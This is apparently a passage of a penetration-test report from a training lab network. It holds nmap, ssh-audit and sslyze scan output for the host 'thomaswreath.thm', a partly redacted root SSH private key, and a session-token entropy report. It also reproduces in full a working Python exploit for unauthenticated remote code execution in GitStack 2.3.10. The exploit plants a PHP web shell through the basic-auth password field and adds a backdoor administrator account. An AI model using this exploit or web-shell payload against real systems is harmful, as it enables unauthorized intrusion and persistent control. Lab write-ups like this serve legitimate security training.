NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Ubiquiti AirOS 5.5.9 (90%), Ubiquiti Pico Station WAP (AirOS
5.2.6) (89%), Linux 2.6.32 - 3.13 (89%), Linux 3.0 - 3.2 (89%), Infomir MAG-250 set-top box (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 13337/tcp)
HOP RTT     ADDRESS
1   1.08 ms ip-10-50-88-1.eu-west-1.compute.internal (10.50.88.1)
2   1.53 ms thomaswreath.thm (10.200.87.200)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 84.24 seconds
```

ssh-audit

```
ssh-audit 10.200.87.200
# general
(gen) banner: SSH-2.0-OpenSSH_8.0
(gen) software: OpenSSH 8.0
(gen) compatibility: OpenSSH 7.4+ (some functionality from 6.6), Dropbear SSH 2018.76+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256                     -- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
(kex) curve25519-sha256@libssh.org          -- [info] available since OpenSSH 6.5, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp256                    -- [fail] using weak elliptic curves
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp384                    -- [fail] using weak elliptic curves
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp521                    -- [fail] using weak elliptic curves
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) diffie-hellman-group-exchange-sha256 (2048-bit) -- [info] available since OpenSSH 4.4
(kex) diffie-hellman-group14-sha256         -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group16-sha512         -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group18-sha512         -- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group-exchange-sha1 (2048-bit) -- [fail] removed (in server) since OpenSSH 6.7,
unsafe algorithm
```

```
                                                `- [warn] using weak hashing algorithm
                                                `- [info] available since OpenSSH 2.3.0
(kex) diffie-hellman-group14-sha1            -- [warn] using weak hashing algorithm
                                             `- [info] available since OpenSSH 3.9, Dropbear SSH 0.53

# host-key algorithms
(key) rsa-sha2-512 (3072-bit)                -- [info] available since OpenSSH 7.2
(key) rsa-sha2-256 (3072-bit)                -- [info] available since OpenSSH 7.2
(key) ssh-rsa (3072-bit)                     -- [fail] using weak hashing algorithm
                                             `- [info] available since OpenSSH 2.5.0, Dropbear SSH 0.28
(key) ecdsa-sha2-nistp256                    -- [fail] using weak elliptic curves
                                             `- [warn] using weak random number generator could reveal the
key
                                             `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(key) ssh-ed25519                            -- [info] available since OpenSSH 6.5

# encryption algorithms (ciphers)
(enc) aes256-gcm@openssh.com                 -- [info] available since OpenSSH 6.2
(enc) chacha20-poly1305@openssh.com          -- [info] available since OpenSSH 6.5
                                             `- [info] default cipher since OpenSSH 6.9.
(enc) aes256-ctr                             -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes256-cbc                             -- [fail] removed (in server) since OpenSSH 6.7, unsafe
algorithm
                                             `- [warn] using weak cipher mode
                                             `- [info] available since OpenSSH 2.3.0, Dropbear SSH 0.47
(enc) aes128-gcm@openssh.com                 -- [info] available since OpenSSH 6.2
(enc) aes128-ctr                             -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes128-cbc                             -- [fail] removed (in server) since OpenSSH 6.7, unsafe
algorithm
                                             `- [warn] using weak cipher mode
                                             `- [info] available since OpenSSH 2.3.0, Dropbear SSH 0.28

# message authentication code algorithms
(mac) hmac-sha2-256-etm@openssh.com          -- [info] available since OpenSSH 6.2
(mac) hmac-sha1-etm@openssh.com              -- [warn] using weak hashing algorithm
                                             `- [info] available since OpenSSH 6.2
(mac) umac-128-etm@openssh.com               -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512-etm@openssh.com          -- [info] available since OpenSSH 6.2
(mac) hmac-sha2-256                          -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56
(mac) hmac-sha1                              -- [warn] using encrypt-and-MAC mode
                                             `- [warn] using weak hashing algorithm
                                             `- [info] available since OpenSSH 2.1.0, Dropbear SSH 0.28
(mac) umac-128@openssh.com                   -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 6.2
(mac) hmac-sha2-512                          -- [warn] using encrypt-and-MAC mode
                                             `- [info] available since OpenSSH 5.9, Dropbear SSH 2013.56

# fingerprints
(fin) ssh-ed25519: SHA256:7Mnhtkf/5Cs1mRaS3g6PGYXnU8u8ajdIqKU91QpmYL4
(fin) ssh-rsa: SHA256:+yDy03kiwOs1JbecPT7NL3oKDpYg4wDX4imbPIrRO/4

# algorithm recommendations (for OpenSSH 8.0)
(rec) -aes128-cbc                            -- enc algorithm to remove
(rec) -aes256-cbc                            -- enc algorithm to remove
(rec) -diffie-hellman-group-exchange-sha1    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp256                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp384                    -- kex algorithm to remove
(rec) -ecdh-sha2-nistp521                    -- kex algorithm to remove
(rec) -ecdsa-sha2-nistp256                   -- key algorithm to remove
(rec) -ssh-rsa                               -- key algorithm to remove
(rec) +aes192-ctr                            -- enc algorithm to append
(rec) -diffie-hellman-group14-sha1           -- kex algorithm to remove
(rec) -hmac-sha1                             -- mac algorithm to remove
(rec) -hmac-sha1-etm@openssh.com             -- mac algorithm to remove
(rec) -hmac-sha2-256                         -- mac algorithm to remove
(rec) -hmac-sha2-512                         -- mac algorithm to remove
(rec) -umac-128@openssh.com                  -- mac algorithm to remove

# additional info
(nfo) For hardening guides on common OSes, please see: https://www.ssh-audit.com/hardening_guides.html
```

sslyze Port 443

```
sslyze thomaswreath.thm --json_out sslyze.json
```

```
CHECKING HOST(S) AVAILABILITY
 -----------------------------

   thomaswreath.thm:443                       => 10.200.87.200




 SCAN RESULTS FOR THOMASWREATH.THM:443 - 10.200.87.200
 -----------------------------------------------------

 * TLS 1.0 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * TLS 1.2 Session Resumption Support:
      With Session IDs: OK - Supported (5 successful resumptions out of 5 attempts).
      With TLS Tickets: OK - Supported.

 * Downgrade Attacks:
       TLS_FALLBACK_SCSV:                 OK - Supported

 * SSL 2.0 Cipher Suites:
     Attempted to connect using 7 cipher suites; the server rejected all cipher suites.

 * Session Renegotiation:
       Client Renegotiation DoS Attack:   OK - Not vulnerable
       Secure Renegotiation:              OK - Supported

 * Elliptic Curve Key Exchange:
       Supported curves:                  prime256v1, secp384r1, secp521r1, X25519, X448
       Rejected curves:                   secp224r1, sect409r1, sect193r1, secp256k1, sect571k1, sect193r2, prime192v1,
sect571r1, sect163k1, sect233k1, secp160k1, sect233r1, secp160r1, sect239k1, secp160r2, sect283k1, secp192k1, sect283r1,
sect163r1, secp224k1, sect409k1, sect163r2

 * TLS 1.1 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * Certificates Information:
       Hostname sent for SNI:             thomaswreath.thm
       Number of certificates detected:   1


     Certificate #0 ( _RSAPublicKey )
       SHA1 Fingerprint:                  4bf357f8b91cfdaebc4cfcbad798e0ca3cdf96cd
       Common Name:                       thomaswreath.thm
       Issuer:                            thomaswreath.thm
       Serial Number:                     210656532764647924101443031200848711975972762008
       Not Before:                        2021-04-02
       Not After:                         2022-04-02
       Public Key Algorithm:              _RSAPublicKey
       Signature Algorithm:               sha256
       Key Size:                          2048
       Exponent:                          65537
       DNS Subject Alternative Names:     []

     Certificate #0 - Trust
       Hostname Validation:               OK - Certificate matches server hostname
       Android CA Store (9.0.0_r9):       FAILED - Certificate is NOT Trusted: self signed certificate
       Apple CA Store (iOS 14, iPadOS 14, macOS 11, watchOS 7, and tvOS 14):FAILED - Certificate is NOT Trusted: self
signed certificate
       Java CA Store (jdk-13.0.2):        FAILED - Certificate is NOT Trusted: self signed certificate
       Mozilla CA Store (2021-01-24):     FAILED - Certificate is NOT Trusted: self signed certificate
       Windows CA Store (2021-01-24):     FAILED - Certificate is NOT Trusted: self signed certificate
       Symantec 2018 Deprecation:         ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain:                    thomaswreath.thm
       Verified Chain:                    ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain Contains Anchor:    ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain Order:              OK - Order is valid
       Verified Chain contains SHA1:      ERROR - Could not build verified chain (certificate untrusted?)

     Certificate #0 - Extensions
       OCSP Must-Staple:                  NOT SUPPORTED - Extension not found
       Certificate Transparency:          NOT SUPPORTED - Extension not found

     Certificate #0 - OCSP Stapling
                                          NOT SUPPORTED - Server did not send back an OCSP response

 * OpenSSL CCS Injection:
                                          OK - Not vulnerable to OpenSSL CCS injection

 * Deflate Compression:
                                          OK - Compression disabled

 * TLS 1.3 Cipher Suites:
     Attempted to connect using 5 cipher suites.
```

```
    The server accepted the following 4 cipher suites:
       TLS_CHACHA20_POLY1305_SHA256                      256       ECDH: X25519 (253 bits)
       TLS_AES_256_GCM_SHA384                            256       ECDH: X25519 (253 bits)
       TLS_AES_128_GCM_SHA256                            128       ECDH: X25519 (253 bits)
       TLS_AES_128_CCM_SHA256                            128       ECDH: X25519 (253 bits)


 * SSL 3.0 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * OpenSSL Heartbleed:
                                          OK - Not vulnerable to Heartbleed

 * TLS 1.2 Cipher Suites:
     Attempted to connect using 156 cipher suites.

     The server accepted the following 23 cipher suites:
       TLS_RSA_WITH_AES_256_GCM_SHA384                   256
       TLS_RSA_WITH_AES_256_CCM                          256
       TLS_RSA_WITH_AES_256_CBC_SHA256                   256
       TLS_RSA_WITH_AES_256_CBC_SHA                      256
       TLS_RSA_WITH_AES_128_GCM_SHA256                   128
       TLS_RSA_WITH_AES_128_CCM                          128
       TLS_RSA_WITH_AES_128_CBC_SHA256                   128
       TLS_RSA_WITH_AES_128_CBC_SHA                      128
       TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256       256       ECDH: X25519 (253 bits)
       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384             256       ECDH: prime256v1 (256 bits)
       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1 (256 bits)
       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256             128       ECDH: prime256v1 (256 bits)
       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256             128       ECDH: prime256v1 (256 bits)
       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1 (256 bits)
       TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256         256       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384               256       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_256_CCM                      256       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256               256       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_256_CBC_SHA                  256       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256               128       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_128_CCM                      128       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256               128       DH (2048 bits)
       TLS_DHE_RSA_WITH_AES_128_CBC_SHA                  128       DH (2048 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                    OK - Supported
       Legacy RC4 Algorithm               OK - Not Supported


 * ROBOT Attack:
                                          OK - Not vulnerable.


 SCAN COMPLETED IN 14.60 S
 -------------------------
```

sslyze Port 10000

```
sslyze thomaswreath.thm:10000 --json_out sslyze-webmin.json

 CHECKING HOST(S) AVAILABILITY
 -----------------------------

   thomaswreath.thm:10000                    => 10.200.87.200




 SCAN RESULTS FOR THOMASWREATH.THM:10000 - 10.200.87.200
 -------------------------------------------------------

 * Session Renegotiation:
       Client Renegotiation DoS Attack:   VULNERABLE - Server honors client-initiated renegotiations
       Secure Renegotiation:              OK - Supported

 * OpenSSL Heartbleed:
                                          OK - Not vulnerable to Heartbleed

 * SSL 3.0 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * Elliptic Curve Key Exchange:
       Supported curves:                  secp521r1, X25519, X448, prime256v1, secp384r1
       Rejected curves:                   secp160r2, sect283k1, secp192k1, sect283r1, sect163k1, secp224k1, sect409k1,
secp224r1, sect409r1, secp256k1, sect571k1, sect193r2, prime192v1, sect163r1, sect571r1, sect233k1, sect163r2, secp160k1,
sect233r1, sect193r1, secp160r1, sect239k1
```

```
 * TLS 1.0 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * ROBOT Attack:
                                          OK - Not vulnerable.

 * TLS 1.3 Cipher Suites:
     Attempted to connect using 5 cipher suites.

     The server accepted the following 4 cipher suites:
        TLS_CHACHA20_POLY1305_SHA256                      256       ECDH: X25519 (253 bits)
        TLS_AES_256_GCM_SHA384                            256       ECDH: X25519 (253 bits)
        TLS_AES_128_GCM_SHA256                            128       ECDH: X25519 (253 bits)
        TLS_AES_128_CCM_SHA256                            128       ECDH: X25519 (253 bits)


 * TLS 1.1 Cipher Suites:
     Attempted to connect using 80 cipher suites; the server rejected all cipher suites.

 * Deflate Compression:
                                          OK - Compression disabled

 * Downgrade Attacks:
       TLS_FALLBACK_SCSV:                 OK - Supported

 * TLS 1.2 Cipher Suites:
     Attempted to connect using 156 cipher suites.

     The server accepted the following 14 cipher suites:
        TLS_RSA_WITH_AES_256_GCM_SHA384                   256
        TLS_RSA_WITH_AES_256_CCM                          256
        TLS_RSA_WITH_AES_256_CBC_SHA256                   256
        TLS_RSA_WITH_AES_256_CBC_SHA                      256
        TLS_RSA_WITH_AES_128_GCM_SHA256                   128
        TLS_RSA_WITH_AES_128_CCM                          128
        TLS_RSA_WITH_AES_128_CBC_SHA256                   128
        TLS_RSA_WITH_AES_128_CBC_SHA                      128
        TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256       256       ECDH: X25519 (253 bits)
        TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384             256       ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA                256       ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256             128       ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256             128       ECDH: prime256v1 (256 bits)
        TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA                128       ECDH: prime256v1 (256 bits)

     The group of cipher suites supported by the server has the following properties:
       Forward Secrecy                    OK - Supported
       Legacy RC4 Algorithm               OK - Not Supported


 * TLS 1.2 Session Resumption Support:
      With Session IDs: NOT SUPPORTED (0 successful resumptions out of 5 attempts).
      With TLS Tickets: OK - Supported.

 * OpenSSL CCS Injection:
                                          OK - Not vulnerable to OpenSSL CCS injection

 * Certificates Information:
       Hostname sent for SNI:             thomaswreath.thm
       Number of certificates detected:   1


     Certificate #0 ( _RSAPublicKey )
       SHA1 Fingerprint:                  d5c2c64cf617af7930f8332e291e3dfa2147a9fd
       Common Name:                       *
       Issuer:                            *
       Serial Number:                     129653796411317980080211435600162479533013004365
       Not Before:                        2020-11-07
       Not After:                         2025-11-06
       Public Key Algorithm:              _RSAPublicKey
       Signature Algorithm:               sha256
       Key Size:                          2048
       Exponent:                          65537
       DNS Subject Alternative Names:     []

     Certificate #0 - Trust
       Hostname Validation:               FAILED - Certificate does NOT match server hostname
       Android CA Store (9.0.0_r9):       FAILED - Certificate is NOT Trusted: self signed certificate
       Apple CA Store (iOS 14, iPadOS 14, macOS 11, watchOS 7, and tvOS 14):FAILED - Certificate is NOT Trusted: self
signed certificate
       Java CA Store (jdk-13.0.2):        FAILED - Certificate is NOT Trusted: self signed certificate
       Mozilla CA Store (2021-01-24):     FAILED - Certificate is NOT Trusted: self signed certificate
       Windows CA Store (2021-01-24):     FAILED - Certificate is NOT Trusted: self signed certificate
       Symantec 2018 Deprecation:         ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain:                    *
       Verified Chain:                    ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain Contains Anchor:   ERROR - Could not build verified chain (certificate untrusted?)
       Received Chain Order:             OK - Order is valid
       Verified Chain contains SHA1:     ERROR - Could not build verified chain (certificate untrusted?)

     Certificate #0 - Extensions
       OCSP Must-Staple:                 NOT SUPPORTED - Extension not found
       Certificate Transparency:         NOT SUPPORTED - Extension not found

     Certificate #0 - OCSP Stapling
                                          NOT SUPPORTED - Server did not send back an OCSP response

 * SSL 2.0 Cipher Suites:
     Attempted to connect using 7 cipher suites; the server rejected all cipher suites.


 SCAN COMPLETED IN 24.21 S
 -------------------------
```

SSH-Key for user root

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAs0oHYlnFUHTlbuhePTNoITku4OBH8OxzRN8O3tMrpHqNH3LHaQRE
[redacted]
YlXRN11U6IKYQMTQgXDcZxTx+KFp8WlHV9NE2g3tHwagVTgIzmNA7EPdENzuxsXFwFH9TY
EsDTnTZceDBI6uBFoTQ1nIMnoyAxOSUC+Rb1TBBSwns/r4AJuA/d+cSp5U0jbfoR0R/8by
GbJ7oAQ232an8AAAARcm9vdEB0bS1wcm9kLXNlcnYBAg==
-----END OPENSSH PRIVATE KEY-----
```

Git-serv

Nmap – Static binary

```
Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-29 11:17 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-87-150.eu-west-1.compute.internal (10.200.87.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.0043s latency).
Not shown: 6147 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
MAC Address: 02:D3:91:C6:B1:55 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 33.52 seconds
```

SESSIONID entropy


Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 117 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.



Reliability

The analysis is based on a sample of 3000 tokens. Based on the sample size, the reliability of the results is: reasonable.
Note that statistical tests provide only an indicative guide to the randomness of the sampled data. Results obtained may contain false positives and negatives, and may not correspond to the practical predictability of the tokens sampled.

Sample

Sample size: 3000.
Token length: 32.


GitStack 2.3.10 Exploit Code

```
# Exploit: GitStack 2.3.10 Unauthenticated Remote Code Execution
# Date: 18.01.2018
# Software Link: https://gitstack.com/
# Exploit Author: Kacper Szurek
# Contact: https://twitter.com/KacperSzurek
# Website: https://security.szurek.pl/
# Category: remote
#
#1. Description
#
#$_SERVER['PHP_AUTH_PW'] is directly passed to exec function.
#
#https://security.szurek.pl/gitstack-2310-unauthenticated-rce.html
#
#2. Proof of Concept
#
import requests
from requests.auth import HTTPBasicAuth
import os
import sys
```

```
ip = '10.200.87.150'

# What command you want to execute
command = "net user SefD trO1oViwochl60 /ADD & net localgroup administrators SefD /add"

repository = 'rce-SefD'
username = 'SefD'
password = 'trO1oViwochl60'
csrf_token = 'token'

user_list = []

print("[+] Get user list")
try:
        r = requests.get("http://{}/rest/user/".format(ip))
        user_list = r.json()
        user_list.remove('everyone')
except:
        pass

if len(user_list) > 0:
        username = user_list[0]
        print("[+] Found user {}".format(username))
else:
        r = requests.post("http://{}/rest/user/".format(ip), data={'username' : username, 'password' :
password})
        print ("[+] Create user")

        if not "User created" in r.text and not "User already exist" in r.text:
                print ("[-] Cannot create user")
                os._exit(0)

r = requests.get("http://{}/rest/settings/general/webinterface/".format(ip))
if "true" in r.text:
        print ("[+] Web repository already enabled")
else:
        print ("[+] Enable web repository")
        r = requests.put("http://{}/rest/settings/general/webinterface/".format(ip), data='{"enabled" :
"true"}')
        if not "Web interface successfully enabled" in r.text:
                print ("[-] Cannot enable web interface")
                os._exit(0)

print ("[+] Get repositories list")
r = requests.get("http://{}/rest/repository/".format(ip))
repository_list = r.json()

if len(repository_list) > 0:
        repository = repository_list[0]['name']
        print ("[+] Found repository {}".format(repository))
else:
        print ("[+] Create repository")

        r = requests.post("http://{}/rest/repository/".format(ip), cookies={'csrftoken' : csrf_token},
data={'name' : repository, 'csrfmiddlewaretoken' : csrf_token})
        if not "The repository has been successfully created" in r.text and not "Repository already exist"
in r.text:
                print ("[-] Cannot create repository")
                os._exit(0)

print ("[+] Add user to repository")
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip, repository, username))

if not "added to" in r.text and not "has already" in r.text:
        print ("[-] Cannot add user to repository")
        os._exit(0)

print ("[+] Disable access for anyone")
r = requests.delete("http://{}/rest/repository/{}/user/{}/".format(ip, repository, "everyone"))

if not "everyone removed from rce" in r.text and not "not in list" in r.text:
        print ("[-] Cannot remove access for anyone")
        os._exit(0)

print ("[+] Create backdoor in PHP")
```

```
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository),
auth=HTTPBasicAuth(username, 'p && echo "<?php system($_POST[\'a\']); ?>" >
c:\GitStack\gitphp\exploit.php'))
print (r.text.encode(sys.stdout.encoding, errors='replace'))

print ("[+] Execute command")
r = requests.post("http://{}/web/exploit.php".format(ip), data={'a' : command})
print (r.text.encode(sys.stdout.encoding, errors='replace'))
```


django error details



RuntimeError at /registration/login

You called this URL via POST, but the URL doesn't end in a slash and you have APPEND_SLASH set. Django can't redirect to the slash URL while maintaining POST data. Change your form to point to 10.200.87.150/registration/login/ (note the trailing slash), or set APPEND_SLASH=False in your Django settings.

Request Method:	POST
Request URL:	http://10.200.87.150/registration/login
Django Version:	1.4.13
Exception Type:	RuntimeError
Exception Value:	You called this URL via POST, but the URL doesn't end in a slash and you have APPEND_SLASH set. Django can't redirect to the slash URL while maintaining POST data. Change your form to point to 10.200.87.150/registration/login/ (note the trailing slash), or set APPEND_SLASH=False in your Django settings.
Exception Location:	C:\GitStack\python\lib\site-packages\django\middleware\common.py in process_request, line 97
Python Executable:	C:\GitStack\apache\bin\httpd.exe
Python Version:	2.7.2
Python Path:	['C:\\GitStack\\app', 'C:\\GitStack\\python\\lib\\site-packages\\rsa-3.0.1-py2.7.egg', 'C:\\GitStack\\python\\lib\\site-packages\\pyasn1-0.1.3-py2.7.egg', 'C:\\GitStack\\python\\lib', 'C:\\GitStack\\python\\python27.zip', 'C:\\GitStack\\python\\DLLs', 'C:\\GitStack\\python\\lib\\plat-win', 'C:\\GitStack\\python\\lib\\lib-tk', 'C:\\GitStack\\apache\\bin', 'C:\\GitStack\\python', 'C:\\GitStack\\python\\lib\\site-packages']
Server time:	Tue, 30 Mar 2021 11:45:36 +0100

